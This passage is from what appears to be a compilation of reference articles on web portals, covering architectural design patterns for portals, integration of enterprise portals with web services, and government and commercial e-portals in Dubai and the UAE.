However, the four layer architecture does not address the connection of the domain to the outside world (i.e., object persistency mechanisms, network protocols, etc.). A complete architecture for client-server systems must address these issues as well.

Applicability to Portals

The four layer architecture can be seen as a more specific and instantiated version of the abstract layered architecture pattern and addresses issues not covered by MVC, such as domain objects. We consider the four layer architecture to be beneficial for portal development as it enables a separation of concerns and provide a mechanism to coordination of different information sources.

The Presentation-Abstraction-Control Pattern

Context/Problem

Interactive systems can be viewed as a set of cooperating agents.[1] Agents specialized in human-computer interaction accept user input and display appropriate data. Other agents maintain the data model of the system and offer functionality that operates on this data. In such an architecture of cooperating agents, each agent is specialized for a specific task, and all agents together provide the system functionality. A challenge consists in implementing the described agent architecture (Buschmann et al., 1996).

Solution

The Presentation-Abstraction-Control architectural pattern (PAC) defines a structure for interactive software systems in the form of a hierarchy of cooperating agents. Every agent is responsible for a specific aspect of the applications functionality and consists of three components: presentation, abstraction, and control. This subdivision separates the human-computer interaction aspects of the agent from its functional core and its communication with other agents. (Buschmann et al., 1996)

For implementing the PAC, an interactive application is structured as a tree-like hierarchy of agents. It consists of one top-level agent, several intermediate-level agents and bottom-level agents. The top-level agent provides the functional core of the system. Bottom-level PAC agents represent self-contained semantic concepts on which users of the system can act. Intermediate-level PAC agents represent either combinations of, or relationships between lower-level agents. The whole hierarchy reflects transitive dependencies between agents. Each agent depends on all higher-level agents up the hierarchy to the top-level agent. The agents' presentation component provides the visible behavior of the PAC agent. Its abstraction component maintains the data model that underlies the agent and provides functionality that operates on this data. Its control component connects the presentation and abstraction components, and provides functionality that allows the agent to communicate with other PAC agents (Buschmann et al., 1996).

Applicability to Portals

PAC can be used as an alternative to MVC for structuring interactive applications. This design pattern is especially applicable to systems like portals that consist of several self-reliant subsystems (modules). PAC also addresses issues that MVC leaves unresolved, such as how to effectively organize the communication and coordination between different parts of the functional core and the user interface. Concerning portal requirements, PAC can make its contribution to better modularization of applications and separation of concerns.

The Bureaucracy Pattern

Context/Problem

When developing interactive systems, it is required to distribute functionality and responsibility correctly among the participating components. Spreading responsibilities over the hierarchy can lead to systems where it is unclear which component is allowed to carry out which request and at what point of time. This leads to uncontrolled behavior of subsystems and unmaintainable code (Riehle, 1998).

Solution

The Bureaucracy pattern is a composite pattern which lets you build self-contained hierarchical structures that can interact with clients on every level, but need no external control and maintain their inner consistency themselves. This pattern scales well to structure large parts of an application or a framework. It is based on the idea of modern bureaucracy which seems to work well for software systems (at least). (Riehle, 1998)

The Bureaucracy pattern provides an approach for distributing responsibilities in hierarchies. Objects in a Bureaucracy hierarchy play two or three out of four roles (Clerk, Manager, Subordinate and Director). Every object plays the Clerk role. A bottom level object plays both the Clerk and Subordinate role. An intermediate level object plays the Clerk, the Manager (for its Subordinates) and the Subordinate role (for its Manager). A top level object, that is the hierarchy's root object, plays the Clerk, Manager and Director role. An object playing the Manager role coordinates and manages objects playing the Subordinate role. The resulting responsibility assignments are defined by the Mediator pattern (Gamma et al., 1995). The hierarchical structure is defined by the Composite pattern (Gamma et al., 1995), with every object being a Clerk and also either a Manager or Subordinate or both. The hierarchy's boundary conditions are the Manager which is a Director and therefore represents the root of the hierarchy, and the Subordinates which are no Managers and thus manage no further Subordinates (Riehle, 1998).

Applicability to Portals

The Bureaucracy pattern can be effectively used to structure a large object-oriented body of state and behavior that can be expressed well in terms of a hierarchy. A portal can be viewed as a bureaucracy system, since it is a self-contained application and has an internal hierarchy with components fulfilling specific roles that maintain an inner state and are organized according to the overall goal of the portal. The authors consider the Bureaucracy pattern can be reasonably used for developing portals as it provides a solution for coordinating and distributing functionality and responsibilities among modules of an application.

PORTAL PATTERN LANGUAGE

The essence of pattern languages has been originally conceived by Alexander et al. (1977). Experiences and solutions captured in patterns can rarely be applied without regarding the complex context of knowledge such experiences are embedded in (Borchers, 2001). Thus, Alexander et al. (1977) broadened the pattern idea to a system of interrelated patterns, that he named pattern language. Pattern languages are used to systematize experiences and reveal impacts of solutions on related problems. The semantic power of a pattern language is based on the types of references between patterns. Constructing pattern languages consequently allows deriving solutions of more complex problems (Alexander et al., 1977).

In this section we develop a pattern language for portal development. Such pattern language allows supporting communication within portal projects as common problems and associated solutions are captured by well-known names of patterns. Hence, a portal pattern language can be used to enhance quality of designing portals or evaluating given portals or technologies for portal development.

In order to formalize our pattern language, we propose a metamodel that specifies the elements of the portal pattern language (see Figure 1). As we have discussed above a pattern is being composed of a context, a problem with an associated solution and references to other patterns.

Various pattern languages have been proposed (Cunningham, 2005; Schumacher, 2003). In the case of our portal pattern language, we argue modeling specializations of patterns as well as dependencies between patterns is sufficient[2] (Borchers, 2001). A pattern may be specialized; that is, its context and therefore the proposed solution are being narrowed down. The second type of reference is dependency. A pattern P1 is dependent of another pattern P2 if the application of P2 is part of the solution of P1. Based on these types of references, we are able to relate various patterns



Figure 1. Pattern language metamodel along with their representations



Figure 2. Basic pattern language for portal development

Table 1. Contribution of the analyzed patterns to the requirements of portal architectures

		MVC	Presentation Abstraction	Layered Architecture	Four-Layer Architecture	Bureaucracy
Architectural Requirements	Modularization	●	●	○	○	◐
	Separation of Concerns	●	◐	●	●	○
	Coordination	◐	○	○	◐	●

Caption: ● High Contribution ◐ Medium Contribution ○ Few or No Contribution

discussed in the field of portal development according to their contributing to quality portal design.

Based on the patterns discussed above, Figure 2 shows the according pattern language. As portals are Web-based user interfaces, the classic Model-View-Controller (MVC) pattern still has an important role in portal design. The Presentation Abstraction Control (PAC) pattern is specializing MVC by addressing the organization of communication between architectural elements and the user interface, which has not been solved in MVC (Buschmann et al., 1996). PAC relies on the Bureaucracy pattern as it incorporates hierarchical structures for which the Bureaucracy pattern proposes a solution. The Layered Architecture pattern depends on the application of the MVC pattern. In turn the Four Level Architecture Pattern specializes the latter, as it proposes four layers when designing interactive systems.

Table 1 shows the contribution of these five patterns to the design characteristics of portals we have discussed in the introducing section of this article.

While this pattern language comprises only five patterns, it illustrates how design and architectural knowledge can be captured and expatiated either for evaluating design quality of existing portals or enhancing design processes in portal development.

CONCLUSION

This article presents an overview of the architectural design patterns which are used or can be reasonably used for portal development. Based on two patterns that are already incorporated in existing portals, we have identified three more patterns, which could also be applied in portal development. We have systematized these patterns in a portal pattern language. By analyzing relationships between the identified patterns, we are able to show dependencies and specializations of patterns that are already in use. Extending this core language would lead to a collection of existing design knowledge in portal development. Applying such a pattern language would allow evaluating existing portal designs according to specific design requirements. Furthermore it may be used to enhance existing portal architectures and supporting portal design processes alike. Further avenues of research will encompass the set up of a wiki Web page collecting and relating existing patterns in the field of portal development. In doing so, we hope to capture and publish existing knowledge and experience with portal development.

REFERENCES

Alexander, C., Ishikawa, S., & Silverstein, M. (1977). *A pattern language: Towns, buildings, construction*. New York: Oxford University Press.

BEA WebLogic. (2005). *BEA WebLogic Web site.* Retrieved January 11, 2007, from http://www.bea.com/framework.jsp?CNT=index.htm&FP=/content/products/weblogic

Borchers, J. (2001). *A pattern approach to interaction design*. Chichester, UK: John Wiley & Sons.

Buschmann, F., Meunier, R., Rohnert, H., Sommerlad, P., & Stal, M. (1996). *Pattern-oriented software architecture: A system of patterns*. Chichester, UK: John Wiley & Sons.

Coplien, J., & Schmidt, D. (1995). *Pattern languages of program design*. Addison-Wesley.

Cunningham, W. (2005). *Portland Pattern Repository.* Retrieved January 11, 2007, from http://c2.com/ppr/

Fowler, M., Rice, D., & Foemmel, M. (2002). *Patterns of enterprise application architecture.* Boston: Addison-Wesley Professional.

Gamma, E., Helm, R., Johnson, R., & Vlissides, J. (1995). *Design patterns: Elements of reusable object-oriented software*. Reading, MA: Addison-Wesley Publishing Company.

Klaene, M. (2004). *Understanding the Java Portlet specification.* Retrieved January 11, 2007, from http://www.developer.com/java/web/article.php/3366111

Krasner, G. E., & Pope, S. T. (1988). A cookbook for using the model-view controller user interface paradigm in Smalltalk-80. *Journal of Object-Oriented Programming, 1*(3), 26-49.

Linwood, J., & Minter, D. (2004). *Building portals with the Java Portlet API*. New York: Apress.

Portland Pattern Repository. (2005). *Four layer architecture.* Retrieved January 11, 2007, from http://c2.com/cgi/wiki?FourLayerArchitecture

Riehle, D. (1998). Bureaucracy. In R. Martin, D. Riehle & F. Buschmann (Eds.), *Pattern languages of program design 3* (pp. 163-186). Reading, MA: Addison-Wesley.

Schumacher, M. (2003). *Security engineering with patterns: Origins, theoretical models, and new applications*. Berlin: Springer.

Shaw, M., & Garlan, D. (1996). *Software Architecture: Perspectives on an emerging discipline*. Upper Saddle River, NJ: Prentice Hall, Inc.

Yacoub, S., & Ammar, H. (2003). *Pattern-oriented analysis and design: Composing patterns to design software systems*. Boston: Addison-Wesley Professional.

Yang, B. (2001). *E++: A pattern language for J2EE applications: Build better J2EE applications with a high-level pattern language*. Retrieved January 11, 2007, from http://www.javaworld.com/jw-04-2001/jw-0420-eplus.html

KEY TERMS

Architectural Patterns: Express fundamental structures and organization schemes for software systems.

Best Practice: The best possible way of doing something.

Design Pattern: A general repeatable solution to a commonly-occurring problem in software design.

Idiom: Describes how coding problems can be solved in particular programming languages and provides the lowest level of abstraction.

Metamodel: A precise definition of the constructs and rules needed for creating syntactically correct models.

Pattern: A description of the problem and the essence of its solution, so that the solution may be reused in different settings.

Pattern Language: A structured way to describe best practices, good designs, and capture experience within a particular domain in a way that it is possible for others to reuse this experience.

Separation of Concerns: The process of breaking a program into distinct features that overlap in functionality as little as possible.

ENDNOTES

1. For a definition of agent in this context, refer to Buschmann et al. (1996).
2. If more relationships between patters are necessary, the metamodel can easily be broadened to express such relationships.

Enterprise Portals and Web Services Integration

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INTRODUCTION

Portals went through the following different life cycle stages: desktop organization and personalization; single intranet-based portals such as human resource and Internet product-based or industry-based portals; functional-based portals such as knowledge management and business intelligence; and integrated intranet-based enterprise portal (EP) covering some or all functions of the enterprise (see for example http://www.ebizq.net/topics/eai/features/1650.html on how integrating portals and business process management (BPM) enabled the presentation of an integrated view of diverse back-end databases). Current research and practice efforts are directed toward making portals an open system supporting different platforms and allowing its integration into emerging technologies such as Web services (WS). A WS, on the other hand, is defined as an integrating loosely coupled application that uses three major standards: WSDL (definition of WS), UDDI (registry and discovery of WS), and SOAP (access of a WS). However, strongly coupled applications may also benefit from WS technologies to componentized diverse application platforms (i.e., databases, file-based legacy systems) using WS technologies. The article emphasizes cross-organization integration of business function and processes, rather than simply accessing general purpose WS such as weather forecasts and currency conversion.

This article highlights challenges stemming from technologies and management issues and opportunities for enhanced application integration and accessibility. Technology-based integration could follow either standard-based open architecture or product-based approach. Current technologies include the product-based MS .NET and the standard-based J2EE and XML. Major players in EP and WS technologies include IBM, Microsoft, Oracle, and BEA, with dedicated efforts and strong commitments to the integration of EP and WS. Major issues related to the management of both technologies include transaction management, message control and choreography, workflow management, and security. The following sections detail the discussions on these challenges and describe opportunities though a master-slave relationship between the two technologies.

CHALLENGES

Two types of challenges are identified: one stemming from the technologies needed to facilitate portal and Web services integration and another stemming from the need to manage the access of multiple loosely coupled systems running on different platforms belonging to multiple organizations.

Technology-Based Integration Issues

Technology-based integration could follow either standard-based open architecture or product-based approach. Major advantages of the first approach are flexibility (jungle view) of adding different software packages based on need, resiliency (tree view) of selecting parts of or all modules of a particular software, and scalability to a particular business function or a gross-functional process. The disadvantage of this approach is the need for careful planning in the selection of these software packages to accomplish strong integration among the different software packages, just as trying to put together Lego pieces. The latter approach conversely permits stronger integration and ease of implementation with its disadvantage stemming from the limitation of the particulars of individual software capabilities.

This article will report on two major standards related to the integration of Web services and portals. Their objective is portal migration from closed system to open system architecture. These standards could form the foundation to developing standards in compliance with the theme of the article of integrating WS and EP.

Java Specification Request (JSR) 168

A Java-based standard that facilitates writing Portlet to interface portals to Web services. Currently, it is used to link portal desktop screen to external general-purpose service such as weather forecast (Abdelnur & Hepper, 2003). Another related standard is Servlet Specification 2.3, SRV.12.1 Section.

Web Services for Remote Portlets (WSRP)

WSRP standard on the other hand, was developed to link portals to Web services based on XML standards (www.oasis-open.org/committees). At this time, the previous standards should evolve from their current status of supporting portal page organization into supporting enterprise portal and Web service integration of business applications.

MANAGEMENT-BASED INTEGRATION ISSUES

Since the integration of EP and WS will dictate multi-organization access to back-end databases and process over the Internet, the following sub-sections highlight certain management issues that are addressed in the process of achieving the targeted integration between EP and WS.

Transaction Management (TM)

TM originally addressed issues related to access and update of distributed databases containing replicated and fragmented data belonging to one enterprise. Within the theme of this article, TM is to control access and update of databases across enterprises as well. The most complex scenario is to have individual participant enterprises also having distributed databases. For example, one company may order certain products from different organizations that employ distributed databases and store product data in its own distributed databases. These two TM functions should be coordinated.

The two-phase commit protocol is the most common one discussed related to Web services composition (Web services transaction management (WS-TXM) Ver1.0, July 28, 2003). These standards should be extended to include links to portals executing certain requests originated from users of Web services or other portals.

Message Control and Choreography

Three levels of messaging are identified: message from requesting users through EP or WS, which is controlled by SOAP, message controlled among composite Web services, which is done through choreography (Yendluri, 2003), and message control between the results of composite Web services request to enterprise back-end database normally controlled by message queuing or advance message queuing (Gawlick, 2002). To support the types of transactions involved in EP/WS integration, all three levels of message control should be coordinated.

Workflow

This issue is related to the previous one and sometimes is discussed in comparison between choreography and workflow (Peltz, 2003). The position of this article is that workflow is a higher level of coordination than choreography as stated in Ader (2004). Workflow includes policies, decisions, and databases to be used in processing of transactions. In EP/WS integration, another aspect becomes important, which is the coordination between the workflow of the interaction and the internal workflows for each of the participant enterprises. Related current and evolving standards should address these issues.

Security (Such as Federated Identity)

Security is an issue even when accessing back-end databases in a single organization. Since EP/WS integration requires access and update databases belonging to multiple enterprises, security becomes more critical. While other enterprise resource planning (ERP) vendors decided to deploy limited modules on the Internet out of fear from security problems, Oracle discarded these fears and deployed all of its modules on the Internet. Early adapters of the model of this article should exactly do that.

First of all, enterprises should determine which data should be protected from access by their competitors advertently or inadvertently. Read only access to other data for all enterprises participating in a transaction over integrated EP/WS should pose no problem. Other types of access should be controlled according to users' identity. The starting point, however, is to build an authentication process for users who access an integrated EP/WS belonging to different enterprises. Currently, two approaches are considered: federated identity and building trust relationship among organization participating in fulfilling a user's request (Gralla, 2004; McAllister, 2004)


Federated identity is based on a single identification using digital signatures of users of multi-enterprise access as in the case of EP/WS integration. Building a trust relationship is based on the rippling of factor of trust among enterprises. If enterprise A trusts B, B trusts C, then A should trust C, and so on. These approaches are just emerging and we have to wait and see how they will fit within the EP/WS integration.

The previous section discussed technical and managerial issues. In the next section we present an opportunity framework that will illustrate how the link could be achieved.

OPPORTUNITIES

Articles such as Gralla's (2003) strongly advocate the link between WS and EP. Both producers and users of portals invested heavily in portals such as IBM's WebSphere, BEA's

Figure 1. Master-slave scenarios for integrating Web services (WS) and enterprise portals (EP)



Note: WS is either single of composite (interrelated)). EP access is one or multiple independent accesses. Access and update could be done to one or more back-end databases belonging to a single or multiple enterprises.

Table 1. Comparison between Web services and enterprise portals integration scenarios

Aspects	Scenario A	Scenario B
Who initiates the transaction?	Employee or departments within the enterprise.	Individuals in the society.
Who is the master?	Web services (WS).	Enterprise portals (EP).
Who is the slave?	Enterprise portals.	Web services.
What is the order of execution of a transaction?	User - EP - WS - EP – Databases.	User - WS - EP – Databases.
How many participate?	**Master:** One EP. **Slave:** At least one WS or composite WS, and at least one EP.	**Master:** At least one WS or composite WS. **Slave:** One or more EP.

WebLogic, and Oracle Portal. Web services technology, on the other hand, is emerging as the current form of service-oriented architecture using XML standards. Portal's main feature as a personalizable single-entry-single exit such as all the familiar Myxxxs (for example MySAP), and the open architecture of WS creates great opportunities for all enterprises conducting business over the Internet.

These opportunities are demonstrated in this article by using master/slave scenarios to describe the relationship between EP and WS as shown in Figure 1. This figure contains two scenarios where WS and EP exchange the roles of master and slave. An example for Scenario A is to have employees accessing different insurance plans available as WSs and displaying the results on their own portal screens. These insurance plans may belong to different companies each having an EP. Once an employee purchases a plan, back-end databases of the insurance company should be updated. These Web services may be single or composite (assembled). Composite Web services may require access to databases through different portals. Another example is an employee making plans to go to a conference in Hawaii. He or she wants to purchase a ticket, make a hotel reservation, rent a car, go to a movie, and dine in fine restaurants. We assume all of these companies participate in a WS/EP integration project. A composite WS will link all of his or her requests and make reservations. These reservations will initially access backend databases through different EPs; once reservations are made, the same databases will be updated.

An example for Scenario A on the other hand is an organization posting its travel plans as a WS, and allowing WS-enabled travel agents applications to access such a WS through the enterprise portal and submitting quotes. Also, the same scenario for attending a conference in Hawaii will apply for Scenario B if we assume that the traveler will access the WSs through his or her notebook at home rather than his or her company's EP.

The Table 1 provides a comparison between the two scenarios.

CONCLUSION

This article presented an overview of the integration of enterprise portals and Web services with related discussions on technical and managerial issues along with their corresponding standards. While individual issues still need further exposition, without having the macro view will lead to disparate and un-integrated pieces of the tree in the jungle. The major and immediate beneficiary of the integration of Web services and enterprise portals is the enterprise, since it will connect to existing and evolving Web service communities expanding its business-to-business and business-to-consumer opportunities. On the other side, existing Web service communities will be able to access back-end databases of its participants allowing more online complete cycle execution of single or composite Web service requests. These opportunities should encourage all concerned parties to invest time and concerted efforts to overcome some of the challenges facing such integration. Currently, emerging technical standards that will permit the integration of EP and WS include the Java Specification Request (JSR) 168 and Web Services for Remote Portlets (WSRP). The two specifications will facilitate code portability and reuse and relief enterprises from potential dependency on a particular vendor. These standards are still far away from accomplishing the total integration of WS-EP as previously described in the challenges of such integration, including security, messaging, and workflow management. However, efforts should continue to develop complete functionality of these standards. If new emerging standards, both technical and managerial, would not mature quickly enough, portals may be given a farewell signal in many organizations.

REFERENCES

Abdelnur, A., & Hepper, S. (2003) *Java Portlet Specifications, version 1.0*. Retrieved October 7, 2003, from www.Jcp.org

Ader, M. (2004). Workflow and business process management comparative study. Retrieved January 2004, from www.wngs.com

Gawlick, D. (2002). Message queuing for business integration. *eAI Journal*, *4*(10), 30-33.

Gralla, P. (2004, March 9). An inside look at federated identity. *The Web Services Advisor*, Parts 1 and 2. Retrieved from http://searchwebservices.techtarget.com/tip/1,289483,sid26_gci953610,00.html

Gralla, P. (2003, December 9). Web services-based portals: The wave of the future? *The Web Services Advisor*. Retrieved from http://searchwebservices.techtarget.com/tip/0,289483,sid26_gci939643,00.html

McAllister, N. (2004). Toward a federated future. *InfoWorld*, *26*(36), 44.

Peltz, C. (2003). Web service orchestration and choreography: A look at WSCI and BPEL4WS. *WSJ2*, *3*(7), 1-5.

Yendluri, P. (2003, September 23). *Web services choreography*. Retrieved from www.w3.org.com

KEY TERMS

Choreography: Web service choreography relates to describing externally observable interactions between Web services. It is a multi-party collaboration.

Enterprise Portal: A single entry, single exit gateway to an enterprise resources that could be accessed by employees, customers, and suppliers.

Simple Object Access Protocol (SOAP): A protocol for exchanging XML-based messages over a computer network, normally using HTTP. SOAP forms the foundation layer of the Web services stack, providing a basic messaging framework that more abstract layers can build on.

Universal Description, Discovery, and Integration (UDDI): A Web-based distributed directory that enables businesses to list themselves on the Internet and discover each other, similar to a traditional phone book's yellow and white pages.

Web Services: The integration of loosely coupled applications using three related standards: WSDL, UDDI, and SOAP.

Workflow: The goal of Web services workflow is to enable the same type of seamless integration across business processes and transaction lifecycles that may use many Web services.

Web Services Description Language (WSDL): An XML format published for describing Web services. This is an XML-based service description on how to communicate using the Web service; namely, the protocol bindings and message formats required to interact with the Web services listed in its directory.

E-Portals in Dubai and the United Arab Emirates

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INTRODUCTION

Technology is seen as a key driving force in the economy within all of the seven emirates that make up the United Arab Emirates (UAE) nation; the seven are Abu Dhabi, Dubai, Sharjah, Ajman, Umm al-Qaiwain, Ras al- Khaimah, and Fujairah. The government of Dubai leads the other emirates in terms of commerce activity, and has taken a strategic view of creating and promoting government portals to achieve this vision. Recently Dubai's Municipality portal won an award for best content among all other UAE portals.

A portal is defined as an entrance point to online content. The portal concept has evolved across a number of markets and applications. Customer portals focus on individual customers and offer a one-stop Internet access. By providing a number of services such as searches, shopping, e-mail, and games, portals allow individuals to avoid browsing the Web but to in-fact rely and stay at one Web site like a one-stop shop.

This article investigates the growth and the strategic vision of the Dubai and UAE government in terms of creating and encouraging portals as a corner stone for the e-commerce in Dubai and the UAE.

TECHNOLOGY AND THE GULF ARAB WORLD

The Gulf sub-region, which includes all nations that belong to the Gulf Cooperation Council (GCC), dominates personal computer (PC) ownership in comparison to other nations in the Arab world. Research suggests that the relatively high penetration of PCs in GCC countries could be because they are seen as luxury goods. On an average, around 8% of the population of the six GCC nations that include Saudi Arabia, Kuwait, Bahrain, Qatar, the United Arab Emirates, and the Sultanate of Oman own a PC. This compares with an average of 1.3% of the remaining Arab countries (Aladwani, 2003).

In terms of the number of Internet users, the United Arab Emirates (UAE) leads with 735,000 users, Djibouti comes last with 1,400 users. The UAE has around 13.2 hosts per 1,000 people making it the closest to the world average. Various studies have indicated that mobile phones and Internet use in the Arab world is expected to double and possibly triple in the next three years. According to a study by Madar, a Dubai Media City based research company, the number of mobile phone subscribers in the Arab world will grow from 44 million to about 110 million by 2008. The same study indicated that the number of Internet users in the Arab world is set to increase to 52 million from 17 million (Ahmad, 2005).

According to Aladwani (2003), UAE is seen as the only Arab country that had the potential to be among the leaders of the world in Internet preparedness. This was mainly due to its latest technological initiatives, which is taking place in the UAE in general and Dubai in particular, the emirate is host to the first Arab Internet city and the first e-government. Aladwani (2003) points out that this was due to three main factors namely: leadership with a clear modern vision, sufficient financial resources, and Dubai is an attractive place to reside and work for highly skilled expatriates from South Asia, Western Europe, and the USA.

DUBAI'S E-PORTALS

Dubai Municipality

One of Dubai's main e-portal is its municipality portal, titled "Dubai Municipality's Portal" (www.dm.gov.ae). In 2005, this portal won an award for e-content as part of the e-government category of portals. This automatically places it in a pre-selection contest for e-products, nominated to represent the UAE in the World Summit Award (WSA). The criteria for winning the UAE contest for e-content included factors such as good quality, comprehensiveness of the content, ease of use, degree of value addition to users, attractiveness in design, and the degree of strategic importance for the global development of today's information society.

The portal offers around 190 transactional and 170 informational services. Its main objectives are to meet the changing needs of customers and to integrate state-of-the-art technology in communication and exchange of information. Dubai Municipality constantly improves the portal by updating the Web site, and coordinates with external entities to enable the portal to be linked with other Web sites that provide information about Dubai. The portal adds meta tag key words for search engines and facilitates multiple banner display.

Axis Holidays: mytravelchannel.com

Although the Middle East travel industry is well developed, travel portals are only now beginning to grow and become popular with consumers. In a strategic move recently, Axis Holidays, the wholesale leisure travel division of DNATA, (part of the Emirates Group) acquired mytravelchannel.com. This portal's main objectives are to allow travel agents in the UAE and in other GCC nations to search and book worldwide travel products (Shoush, 2005).

Mr. Leo Fewtrell, Manager, DNATA Holidays and Events, sees an imminent need to keep the portal FRESH, and offer customers a range of travel product options. According to him, the key functions of mytravelchannel.com center around greater choice, serve as a neutral travel portal among the Middle East and North Africa (MENA) region, and bring more partners like hotels and airlines together. Key tourism partners such as Emirates airlines, KLM, Jumeirah International, and Royal Caribbean have already begun to collaborate using the portal (Shoush, 2005).

Dubai Trade Point (DTP): Dubai Chamber of Commerce and Industry (DCCI)

The Dubai Chamber of Commerce and Industry (DCCI) has recently launched a new portal called Dubai Trade Point (DTP) (www.dubaitradepoint.org). This portal's target market is the business community in the UAE, especially small- to medium-sized businesses. Accordingly, DTP is an electronic business portal with the aim to facilitate international trade through e-commerce and to help all its subscribers to access world markets through this e-commerce system. It provides subscribers an access to utilize Global Trade Point Net, a site containing numerous business opportunities (Deen, 2006).

According to Mr. Abdul Rahman Al Mutaiwee, Director General of DCCI, the DTP portal is designed for DCCI members with an aim to support the emirate's economic activities by helping to market members' products and services locally and globally. He sees immense opportunities for Dubai businesses to trade and invest in international trade markets by using the portal. DTP also serves as a source for statistical information, access to databases, and provides investment information for its members. Since its inception, it has become a member of the World Trade Point Federation, which consists of 140 trade points from over 90 countries (Deen, 2006).

Tejari

One of the foremost business-to-business (B2B) portals is the Dubai based e-business portal--Tejari, which has been operational since June 2000. The mission of Tejari (www.tejari.com) is to maximize the business potential of customers in the Middle East region and to provide them with innovative online B2B reach thus, enhancing their competitiveness.


Since its inception, many Dubai- and Middle East-based businesses have been actively pursuing mutual and strategic relationships with Tejari. Most recently, the Dubai Tea Trading Centre (DTTC) and Tejari have entered into an agreement to develop an online tea trading platform. The aim of this alliance is for DTTC to extend its market reach and make Dubai a regional tea-trading hub (Staff Reporter, 2006).

Mr. Omar Hijazi, CEO, Tejari, envisions that the creation of the tea trade portal will significantly increase the value and volume of tea traded in and through Dubai. This joint-venture portal will allow tea related organizations to showcase their products and services, create trade leads to buy and sell, and also identify new partners in different countries. The head of DTTC, Mr. Sanjay Seth, is very optimistic of the collaboration; this is the first for the region, and is in trend with a global move toward online trading (Staff Reporter, 2006).

In an earlier strategic alliance this year, Dubai's Department of Economic Development (DED) entered into an agreement with Tejari. Accordingly, companies registered with DED will be able to offer their products and services online at Tejari's portal. Under the agreement, more than 50,000 Dubai-based organizations get access to the online service called Tejari LINK. The service is scheduled to be launched sometime in the middle of 2006. Once totally functional, the portal will work as an online directory of

Figure 1.

Figure 2.



Dubai companies with an aim to bring together buyers and sellers online (Husain Shakir, 2006).

Tejari's main role in the DED alliance would be to facilitate online presence to DED members. The companies will be provided with a generic template to create their Web sites, which can be customized as per each company's needs. Online at the portal, businesses will be listed sector-wise and Tejari will create new search tools to help users in locating their potential business partners.

Mubasher

Mubasher (www.mubasher.net) is the UAE-based real time stock trading portal. It was launched in Dubai in 2005. In the first quarter of 2006, the portal launched its operations in the nation's capital, Abu Dhabi, creating more opportunities for stock trading across the nation. The Mubasher portal is an advanced trading engine that combines straight-through processing (STP), with real time prices. It also has advanced charting and analytical tools to empower sound investment and allow investors to conduct remote transactions in financial markets (Carvalho, 2006).

Dubai E-Government

The Dubai government created the Dubai E-Government department. This department aims to ensure that around 50% of all public service transactions within the emirate be conducted online by 2007. The purpose of Dubai E-Government (www.dubai.ae) is to create more efficiency and transparency in the delivery of public services. This is being achieved through a series of dedicated portals where people can go online to apply for various government services such as visas and payment of all utility bills (Ahmad, 2005).

At present of a total of 1900 public services offered to individuals and businesses by the 23 government departments, around 1600 or 81% are available online. The Dubai E-Government is presently undertaking two parallel projects, one to increase the total number of public services offered online from the present 81% to 90% by the year 2007. The second project aims to encourage the general public to regularly use its e-service options.

During the first quarter of 2005, 1 million visit and 90,000 tourist visas were issued online. About one hundred and twenty thousand people, who used Dubai airport, used an e-Gate cards, a card created to speed up customs and immigration clearance. The government, via the Dubai E-Government initiative, issued around seventy thousand certificates of origin (a document that attests to the point of origin of goods being shipped) during the first quarter of 2005 (Ahmad, 2005).

The Dubai Chamber of Commerce and Industry (DCCI) recently joined Dubai E-Government to create the "Ask Dubai service" as a part of a project between the two organizations. DCCI has invested in new technology and states that by the first quarter of 2006, its members will be able to interact with the chamber via the "Ask Dubai service," a part of the Dubai E-Government portal (Deen, 2006).

The Dubai E-Government is keen to pursue its online presence via the creation of its portal. In its push for greater transparency and more active public involvement, it recently conducted an online survey to assess client satisfaction of the e-services provided by different government departments. With a view to also enhance the quality of its services, Dubai Police and the Department of Health and Medical Services (DOHMS) were randomly chosen to start the survey. According to Mr. Salem Al Shair, E-Services Director, Dubai E-Government, the survey was conducted to ensure a focus on transparency, quality control, and increased customer focus by Dubai E-Government. In the future, the survey will extend to cover all government departments (Staff Reporter, 2006).

FUTURE INITIATIVES

